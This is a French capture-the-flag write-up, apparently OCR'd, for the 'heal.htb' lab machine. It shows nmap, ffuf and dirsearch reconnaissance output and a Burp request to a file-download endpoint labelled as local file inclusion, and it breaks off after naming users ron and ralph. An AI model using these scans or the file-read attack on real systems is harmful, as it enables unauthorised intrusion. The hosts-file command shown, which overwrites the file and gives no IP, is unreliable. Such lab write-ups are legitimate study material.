


Scanning

TCP

nmap -sS -sV -sC -Pn -T5 -p- 10.10.11.46 -vv | tee nmap_result.txt

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 68af80866e617ebf0bea1052d77a943d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFWKy4neTpMZp5wFROezpCVZeStDXH5gI5
zP4XB9UarPr/qBNNViyJsTTIzQkCwYb2GwaKqDZ3s60sEZw362L0o=
|   256 52f48df1c785b66fc65fb2dba61768ae (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILMCYbmj9e7GtvnDNH/PoXrtZbCxr49qUY8gUwHmvDKU
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://heal.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kerne
```


UDP

Nothing


Enumération


```
echo heal.htb > /etc/hosts
```

Web Site



lecture du code source, création d'un compte 'test' :






subdomainFuzz

ffuf -u *http://heal.htb/* -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:FUZZ.heal.htb" -mc 200


```
api                     [Status: 200, Size: 12515, Words: 469, Lines: 91, Duration:
70ms]
take-survey             [Status: 200, Size: 75816, Words: 32809, Lines: 1086,
Duration: 916ms]
```

> /etc/hosts

api



take-survey




dirsearch

dirsearch -u *http://take-survey.heal.htb/index.php* -t 50 -i 200

```
[19:03:04] Scanning: index.php/
[19:03:12] 200 -   75KB - /index.php/admin/mysql2/index.php
[19:03:14] 200 -   74KB - /index.php/adminer/index.php
[19:03:18] 200 -   75KB - /index.php/claroline/phpMyAdmin/index.php
```

Quand on rentre l'URL /index.php/admin on a une redirection :

http://take-survey.heal.htb/index.php/admin/authentication/sa/login




Exploitation

LFI burp

EXPORT AS PDF du 'resume' :

```
GET /download?filename=3e2610d2a475f0428979.pdf HTTP/1.1
Host: api.heal.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyfQ.73dLFyR_K1A7yY9uDP6xu7H1p_c7DlFQEoN1g-LFFMQ
Origin: http://heal.htb
Connection: keep-alive
Referer: http://heal.htb/
```



Ici, deux noms d'utilisateurs, ron et ralph.

database

